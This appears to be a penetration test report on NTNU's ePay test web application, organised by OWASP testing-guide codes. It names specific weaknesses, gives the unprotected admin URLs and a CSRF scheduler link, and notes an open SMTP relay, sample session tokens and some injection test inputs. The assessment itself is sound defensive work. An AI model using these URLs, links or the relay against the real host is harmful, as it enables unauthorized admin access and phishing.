The CSRF vulnerability requires a user with admin access to follow a link to be exploited, but every user is a potential target if the unauthorized admin activity vulnerability is present. The likelihood of successfully performing a CSRF attack is highly increased by combining the unauthorized admin activity and SMPT vulnerabilities. This combination is only useful to an attacker if the attacker does not have a Feide user. With a Feide user, the attacker can simply login in and use the unauthorized admin activity vulnerability.

The missing HSTS header and secure attribute on cookie vulnerability allows an attacker to steal and use the session of another user, however, an attacker cannot do much harm with a normal user's session. By also exploiting the unauthorized admin activity vulnerability an attacker would get full access to all admin functionality when hijacking a normal user's session. As with the previous combination of vulnerabilities described, this combination is only useful for an attacker without a Feide user.

API Testing

The API was deprioritized in favor of testing the web application extensively. A little reconnaissance was conducted, however.

The API is a SOAP API, so SoapUI was used to communicate with it. By entering malformed XML into a request, the server responded with the following error:
“Couldn't create SOAP message due to exception: javax.xml.ws.WebServiceException: com.ctc.wstx.exc.WstxParsingException”
This reveals what type of XML parser the API is using. Some analysis of the source code was also conducted to try and figure out how the parser worked, but this did not yield any results.

When sending a request without correct credentials the server responds with “500 Internal Server Error” and the following message in the XML response:
“Unknown exception, internal system processing error.”
A variety of basic attacks were attempted to break the authentication, like SQL injection, XML injection and command injection. They were all met with the same error.

Web Application Penetration Test Report

What test were performed, how they were performed, and the results of said tests.

The following tests are executed as described in the OWASP Web Security Testing Guide [1]. The tests' reference codes will match a code in the guide. The tests also have a title, a description of the test performed with results, and a status. The title of the tests also matches a title in the guide. The status is explained in the table below.

Status	Description
Pass	Test results revealed no issues
Issue	Test results revealed issues
N/A	Test not applicable for this application/service

Table 8: Overview of test status and color codes.

Information Gathering

WSTG-INFO-01

Conduct Search Engine Discovery and Reconnaissance for Information Leakage

Pass

The application does not seem to be indexed by any search engines.

Google.com, bing.com, yahoo.com and duckduckgo.com gave no results with the following search string: "Site: https://epay-test.itea.ntnu.no"

Googling "epay.itea ntnu" gives one interesting search result: https://www.abuseipdb.com/whois/129.241.160.102 (accessed 20/04/21). Here we find epay-test.itea listed as a subdomain for ntnu.no. It also lists epay.it as a subdomain as well as a few other subdomains containing "ePay". This does not tell us much more than that URLs with those subdomains might be in use. It does not tell us specific detail about the system that could be used to find exploits.

Also searching "epay ntnu" will let you find this: https://varsel.it.ntnu.no/post/56/ (accessed 20/04/21). This page warns about downtime for a series of systems including ePay. It also reveals that the ePay system is affected by upgrading central databases. This is the only public information we could find on ePay.

WSTG-INFO-02

Fingerprint Web Server Issues

Issue

The service runs on an Oracle-HTTP-Server. There is no obscuring of server type, but it is good that there is no info about the version. The server type was found by checking the headers with Burp Suite. The Oracle WebLogic Server version was exposed on the console login and was also found with a Nmap scan. The version is 10.3.6.0, which will lose extended support in December of 2021.

Fingerprint through Nmap gave:

80/tcp	open	HTTP	Oracle HTTP Server
443/tcp	open	SSL/HTTP	Oracle HTTP Server
7001/tcp	open	HTTP	Oracle WebLogic admin httpd 10.3.6.0 (T3 enabled)

Table 9: Nmap results, see Nmap.

More details on these vulnerabilities and the risk severity can be found under No Obscuring of Oracle-HTTP-Server and Deprecated Oracle WebLogic Server.

WSTG-INFO-03

Review Webserver Metafiles for Information Leakage

Pass

Used Chrome to visit the URL "https://epay-test.itea.ntnu.no/robots.txt". The robot.txt contained no information. No information from meta-tags.

WSTG-INFO-04

Enumerate Applications on Webserver

N/A

We are only to test the service on "https://epay-test.itea.ntnu.no/ePay/".

WSTG-INFO-05

Review Webpage Comments and Metadata for Information Leakage

Pass

Read through source code, there are no revealing comments.

WSTG-INFO-06

Identify application entry points

Pass

Page Request	Where to Find	Request Type	Interesting Parameters	Interesting Headers	Authenticated/ Unauthenticated	TLS	Web-Sockets	Other Notes
epay-test.itea.ntnu.no/ePay/Login	Upon logging in	POST		Cookie: JSESSIONID= SAMLResponse=	JSESSIONID=	yes	no	
epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice1	Upon clicking "Vis innraporterte salg"	GET	choice=menuchoice1	Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Sends you to "innrapporterte salg"
epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=mainmenu	Upon clicking "tilbake til hovedmeny" or "<<"	POST	choice=mainmenu	Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Why is it a post? There is no need sends you back to main menu
epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice2	Upon clicking "Vis mottatte oppgjørsrapporter"	GET	choice=menuchoice2	Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Sends you to "Mottatte oppgjørsrapporter"
epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice3	Upon clicking "Vis prosesserte oppgjørsrapporter"	GET	choice=menuchoice3	Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Sends you to "prosessert e oppgjørsrapporter"
epay-test.itea.ntnu.no/ePay/reportedsalesFilter.do	upon clicking "Søk"	POST		Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Filters list after date
epay-test.itea.ntnu.no/ePay/Logout	upon clicking "Logg ut"	GET		Cookie: _ga=...; _gid=...; nmstat=...; JSESSIONID=...	yes	yes	no	Logs you out

Table 10: Overview of all identified non- admin functionality entry points in the application.

We later found administration functionality endpoints. For more info, see WSTG-CONF-05.

WSTG-INFO-07

Map execution paths through application

Pass

We may not have found all but most execution paths have been located using burp proxy http history. Further paths have been found using automated fuzzing tests.

The execution paths on https://epay-test.itea.ntnu.no for ePay web interface is listed below.

GET	/favicon.ico
GET	/ePay/Login?RelayState=%2FePay%2Flogin.do
POST	/ePay/Login
GET	/ePay/js/calendar.js
GET	/ePay/js/calendar-setup.js
GET	/ePay/js/lang/calendar-no.js
POST	/ePay/mainChoice.do?name=mainmenu
GET	/ePay/mainChoice.do?choice=menuchoice1
GET	/ePay/mainChoice.do?choice=menuchoice2
GET	/ePay/mainChoice.do?choice=menuchoice3
POST	/ePay/reportedsalesFilter.do
POST	/ePay/receivedSettlementsFilter.do

POST	/ePay/processedSettlementsFilter.do
GET	/ePay/img/feidelogo.png
GET	/ePay/Logout
GET	/ePay/Logout?SAMLResponse=[$SAMLresponse]
GET	/ePay/css/cal/menuarrow.gif
GET	/ePay/css/orgreg.css

Table 11: Overview of none-administration functionality endpoints.

We later found administration functionality endpoints. For more info, see WSTG-CONF-05.

WSTG-INFO-08

Fingerprint Web Application Framework

Pass

Wappalyzer chrome-extension says Java is used. This was confirmed by looking at the source code.

Among the cookies received by the service is JSESSIONID. JSESSIONID is a cookie generated by Servlet Containers and used for session management in J2EE web applications for HTTP protocol.

The URLs contain for example “/login.do”. “.do”-extensions are used by Apache Struts 1.

WSTG-INFO-09

Fingerprint Web Application

Pass

We found nothing new. Unknown Java back-end.

WSTG-INFO-10

Map Application Architecture



Figure 2: Map of the application architecture as understood by the team.

Pass

The application as we know it. There might be more components to the system. This map shows the components we can detect by communicating with the server.

Configuration and Deploy Management Testing

WSTG-CONF-01

Test Network/Infrastructure Configuration

Pass

Struts action mapping handles requests proxied through the Oracle WebLogic Server on the admin interface.

WSTG-CONF-02

Test Application Platform Configuration

Issues

The application uses standard error pages, see WSTG-ERRH-01.

WSTG-CONF-03

Test File Extensions Handling for Sensitive Information

Pass

Ran a Nikto scan. The only files found was index.html and index.do.

No sensitive information was found.

WSTG-CONF-04

Backup and Unreferenced Files for Sensitive Information

Pass

Found no backups or unreferenced files in the source code.

WSTG-CONF-05

Enumerate Infrastructure and Application Admin Interfaces

Issues

The Oracle WebLogic admin console is exposed to the public, exposed by a scan with GoBuster and DirBuster.

The application also lacks proper validation for admin interface access. Users without admin privileges can access admin functionality simply by entering the correct URLs, which are:

https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice1
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice2
https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice3

This vulnerability was found by analyzing the source code, but it could be found simply by tampering with the URL, as the paths used in the regular interface is similar to that of the admin interface. Following is an example of this:

Admin interface: https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=adminmenuchoice1
Regular interface: https://epay-test.itea.ntnu.no/ePay/mainChoice.do?choice=menuchoice1

More details on this vulnerability and the risk severity can be found under Unauthorized admin activity.

WSTG-CONF-06

Test HTTP Methods

Pass

This was tested using Burp Suite Proxy and repeater. Sending a request with HTTP start-line: "OPTIONS /ePay/ HTTP/1.1" returns: "Allow: GET, HEAD, OPTIONS, POST". The endpoints listed under WSTG-INFO-07 allows the same methods. When using a method that is not allowed it responds with a 405, unless the method is not recognized where it responds with 501 method not implemented.

Any request sent to a URL that is not used responds with a 403, unless the request uses TRACE method where it responds with 405 method not allowed.

For more information about error codes, see WSTG-ERRH-01.

WSTG-CONF-07

Test HTTP Strict Transport Security

Issues

The application does not use the HTTP-Strict-Transport-Security header. This was tested by using the Burp Proxy and checking response headers from the server.

This issue was also revealed by a Nikto scan.

More details about this issue and risk assessment can be found under Missing HSTS header and secure attribute on Cookie.

WSTG-CONF-08

Test RIA cross domain policy

Pass

No file containing the cross-domain policy could be found. The search consisted of searching for files named crossdomain.xml and clientaccesspolicy.xml. Automated scans by GoBuster and DirBuster did not find any such files either.

Identity Management Testing

WSTG- IDNT-01

Test Role Definitions

Issues

It is possible to access admin functionality without admin privileges. See WSTG-CONF-05 for more info and how it was tested.

More details on this vulnerability and the risk severity can be found under Unauthorized admin activity.

Other Tests

N/A

The rest of identity management is handled by Feide. We have not performed any tests on Feide's system.

Authentication Testing

WSTG-ATHN-01

Testing for Credentials Transported over an Encrypted Channel

Issues

HTTP Strict Transport Security header is not implemented on this server, see WSTG-CONF-07, but it does respond to unencrypted requests with a 302 redirect to https. All necessary credentials for using the application are stored in a cookie without the secure attribute. Since HSTS is not implemented this cookie will be sent on an unencrypted channel every time the site is accessed without https.

More details on this vulnerability and the risk severity can be found under Missing HSTS Header and Secure Attribute on Cookie.

WSTG-ATHN-02

Testing for default credentials

N/A

Credentials are handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-03

Testing for Weak lock out mechanism

N/A

Login is handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-04

Testing for bypassing authentication schema

Issues

The authentication happens by sending a session cookie with the request. While using the endpoints that requires authentication, any requests that does not have an authenticated session will redirect you to login or Feide authentication. The exception is if you generate an error on the HTTP method, in that case you will receive an error message and nothing else.

In the case of the filter, it will not read your input if you are not authenticated so there is no way to use that to bypass authentication. We know this because a request sent to "/ePay/reportedsalesFilter.do?fromDate=2021-04-08&notRedeemed=on&toDate=2asd021-asd04-08" should generate an error if the server reads the input.

The mail-server that is used does not require authentication. This means anyone may use it to send mail and set the sender to whomever they want. This is a huge security risk, for example in form of attackers exploiting this for phishing attacks.

More details on this vulnerability and the risk severity can be found under No Authentication on SMTP Server.

WSTG-ATHN-05

Test remember password functionality

N/A

Passwords are handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-06

Testing for Browser cache weakness

Issues

This was tested using Burp Proxy. On logout and login, the server responds with "cache-control: no-cache, no-store". The server does not do this when showing sensitive information on sale reports or on admin interfaces.

More details on this vulnerability and the risk severity can be found under Missing security headers.

WSTG-ATHN-07

Testing for Weak password policy

N/A

Passwords are handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-08

Testing for Weak security question/answer

N/A

Passwords and login are handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-09

Testing for weak password change or reset functionalities

N/A

Passwords are handled by Feide, which is not part of the system we are testing.

WSTG-ATHN-10

Testing for Weaker authentication in alternative channel

N/A

Authentication mechanisms are handled by Feide, which is not part of the system we are testing.

Authorization Testing

WSTG-ATHZ-01

Testing Directory traversal/file include

Pass

We ran a Nikto scan and a DirBuster scan and did not find any directory traversal.

WSTG-ATHZ-02

Testing for bypassing authorization schema

Issues

It is possible to access admin functionality without admin privileges. See WSTG-CONF-05 for more info and how it was tested.

More details on this vulnerability and the risk severity can be found under Unauthorized admin activity.

WSTG-ATHZ-03

Testing for Privilege Escalation

Issues

It is possible to access admin functionality without admin privileges. See WSTG-CONF-05 for more info and how it was tested.

More details on this vulnerability and the risk severity can be found under Unauthorized admin activity.

WSTG-ATHZ-04

Testing for Insecure Direct Object References

Pass

We were informed that user input is used to filter rows from the database, but no vulnerabilities were found under the test for SQL injections.

Session Management Testing

WSTG-SESS-01

Testing for Bypassing Session Management Schema

Pass

JSESSIONID tokens were collected from different members of the team, and from different days. Apart from the last piece of the token, which is always “!-373223397”, they seem to be completely random. “!-373223397” does not seem to serve any purpose. It can be removed, and the token will still be valid. Following is a small sample of tokens.

uLdfG69d-BpTNLaB_USNEdCb6K8jTqzCj7oGJGzPs5gRfX6a-kN6!-373223397
2nBjgqBOzyt-A9i63pwVZ1aGwqyC11oo7DnpHi0tkfiJy-vmoyVd!-373223397
d6djhVwMuKtbYZCTp9Vpu00XjFnl6hioOH9vF1d6V3S85pE_xvTs!-373223397
fKawyTXEhvxD-ifAfHdZucxveDaRn55GsVN5d3nMWhJfaVqWyKDf!-373223397

JSESSIONID cookie variation

Different characters count on each index of the JSESSIONID cookie over multiple cookies



Figure 3: 10 sessions from the same user from the same day.



Figure 4: 20 sessions from the same user from different days.



Figure 5: 20 sessions from 2 different users from the same day.

By comparing Figure 3 and Figure 4 we see that there is no significant difference in variation based on time, meaning it is no way to predict parts of the cookie based on time. By comparing Figure 3 and Figure 5 we see that there is no significant difference in variation based on the user, meaning there is no way to predict parts of the cookie based on user-id or similar.

WSTG-SESS-02

Testing for Cookies attributes

Issues

As mentioned in WSTG-ATHN-01, the missing secure attribute on the JSESSIONID cookie allows for the credentials needed for authentication to be sent over unencrypted channels. This cookie will let you access the entire admin interface on its own and should have the secure attribute.

More details on this vulnerability and the risk severity can be found under Missing HSTS Header and Secure Attribute on Cookie.

WSTG-SESS-03

Testing for Session Fixation

Pass

Observing the authentication process with burp proxy reveals that the authenticated session id is given to the authenticated user after that user authenticates with Feide.

WSTG-SESS-04

Testing for Exposed Session Variables

Issues

It was found that HSTS is not set when performing WSTG-CONF-07, which means the connection is not forced to be encrypted.

There were issues with the cache-contol, which was tested in WSTG-ATHN-06, but none relating to session variables.

More details on these vulnerabilities and the risk severity can be found under Missing HSTS Header and Secure Attribute on Cookie and Missing Security Headers.

WSTG-SESS-05

Testing for Cross Site Request Forgery

Issues

There is one applicable scenario for this type of attack that we found. It is possible to make another person update the scheduler at https://epay-test.itea.ntnu.no/ePay/changestatusscheduler.do?[params]. If you for example set params to "scheduler1_start=Start+scheduler" it will start the "send email" scheduler. You can exploit this by making a person who has the admin roles on their account press the link. This is an issue on its own but together with the authentication issues (see issue 1: Unauthorized Admin Activity) anyone logged in to the web application, including those who are not supposed to have access to the scheduler page, will start a scheduler if they press the link.

You could make another person open an overview with a filter, but it has no real impact, so it is not really an issue.

More details on this vulnerability and the risk severity can be found under Cross Site Request Forgery.

WSTG-SESS-06

Testing for logout functionality

Pass

The logout functionality invalidates both the Feide cookies and the JSESSIONID cookie. Tested with Burp Suite Proxy and its Repeater.

WSTG-SESS-07

Test Session Timeout

Issues

Tested repeatedly with Burp Suite Repeater. It was found that a session times out after 1 hour if left idle. A script was also written to measure the session's absolute timeout. The script found that the session was valid for longer than 24 hours. This is longer than needed and opens a big window for an attacker to hijack the users' session.

More details on this vulnerability and the risk severity can be found under Long Session Timeout.

WSTG-SESS-08

Testing for Session puzzling

Pass

No variables are used in two different ways. Tested with Burp Suite Proxy.

Data Validation Testing

WSTG-INPV-01

Testing for Reflected Cross Site Scripting

Pass

The are user-input found in the body of POST requests to filter reports, as well POST requests to schedulers on the admin interface. Input sent in seems to be sanitized. Upon return the symbols is replaced as shown in the chart on the right. The symbols that seem to not be sanitized are:

<	&lt;	>	&gt;
+		&	&amp;
'	&#39;	"	&quot;

Figure 6: Overview of characters that are sanitized, and what the characters are replaced with.

```
\^$.|?* ()[]{}´/#
```

Figure 7: Collection of characters that are not sanitized.

The null-byte is removed/ignored. In the input on the admin interface setting the interval for schedulers only integers are allowed.

WSTG-INPV-02

Testing for Stored Cross Site Scripting

Pass

The application does not store any user unput from the user, therefore stored XSS is not possible.

WSTG-INPV-03

Testing for HTTP Verb Tampering

Pass

See WSTG-CONF-06.

WSTG-INPV-04

Testing for HTTP Parameter pollution

Pass

This can be attempted with the filter. If you send a POST request with different input in URL parameters and request body what will happen is that the server sanitizes and uses the URL parameters. In other words, the content of the POST request body does not matter at all and we cannot exploit it.

WSTG-INPV-05

Testing for SQL Injection

Pass

The place where SQL injection was primarily tested is in the POST request to filter the tables by start and end date. That can be done to these three URLs:

"https://epay-test.itea.ntnu.no/ePay/reportedsalesFilter.do"
"https://epay-test.itea.ntnu.no/ePay/receivedSettlementsFilter.do"
"https://epay-test.itea.ntnu.no/ePay/processedSettlementsFilter.do"
"https://epay-test.itea.ntnu.no/ePay/eventFilter.do"

The body contains two inputs, "fromData" and "toDate". These inputs must begin with a date formatted like this: "[number]-[number]-[number]". Formatting the date incorrectly or putting anything before the date will result in a 500 Internal Server Error.

Putting data after the date will result in 200 OK. However, the input is properly sanitized, see WSTG-INPV-01. The other endpoints in the admin interface that might be vulnerable to SQL injection was also confirmed to be properly sanitized.

' is encoded to ' so the string cannot be escaped in the SQL query.
< and > are encoded to < and >, so no HTML-tags can be entered either.

WSTG-INPV-06

Testing for LDAP Injection

Pass

The "fromDate" and "toDate" variables, used to filter the tables in the application, was tested by entering values like this:
&, |, !, =, ~=~, >=, <=, *, (and)
None of the values revealed any weakness in the application. The same was done for the scheduler requests on the admin page.

Pages with parameters in the URL was also tested in the same way, but no weakness was found.

WSTG-INPV-07

Testing for XML Injection

N/A

The web interface does not have any input for XML.

WSTG-INPV-08

Testing for SSI Injection

Pass

The input is sanitized, see WSTG-INPV-01, therefore html injection is impossible, and it is not possible to perform this attack.

WSTG-INPV-09

Testing for XPath Injection

N/A

XPath is not used. Checked the source code.

WSTG-INPV-10

IMAP/SMTP Injection

N/A

The application/service does not communicate with a mail server.

WSTG-INPV-11

Testing for Code Injection

Pass

Did some manual fuzzing, with no results. Input sanitized, see WSTG-INPV-01.

Testing for Local File Inclusion

Pass

Ran scans with Nikto, DirBuster, GoBuster and ZAP. No files were found. There are no get-requests with filename input.

Testing for Remote File Inclusion

Pass

"/ePay/mainChoice.do?" is one endpoint that will take user input to access resources. However, the input is not a direct reference to a resource but rather a key used to map resources to URLs. This input appears to be sanitized, whenever the input is not one of the predetermined values used by the application it will return a blank response.

WSTG-INPV-12

Testing for Command Injection

Pass

Did some manual fuzzing with both Windows and Unix commands. User-input seems to be sanitized, see WSTG-INPV-01.

WSTG-INPV-13

Testing for Format String

Pass

Tried some manual format string injection, for example with the payload "%s%s%s%s%s%s%s%s", through the filter requests. In the responses from the server the payload was returned sanitized.

WSTG-INPV-14

Testing for incubated vulnerabilities

Pass

The only input saved is an integer input, and no letter/symbol but digits is accepted. This is the input for the scheduler intervals.

WSTG-INPV-15

Testing for HTTP Splitting/Smuggling

Pass

HTTP splitting is not possible in this application, as no user input are ever used to generate headers.

The Burp Suite extension “HTTP Request Smuggler” was used to automatically test for HTTP smuggling and the extension “Flow” was used to see how the server responds to the requests sent by the smuggling extension. The test found no vulnerabilities.

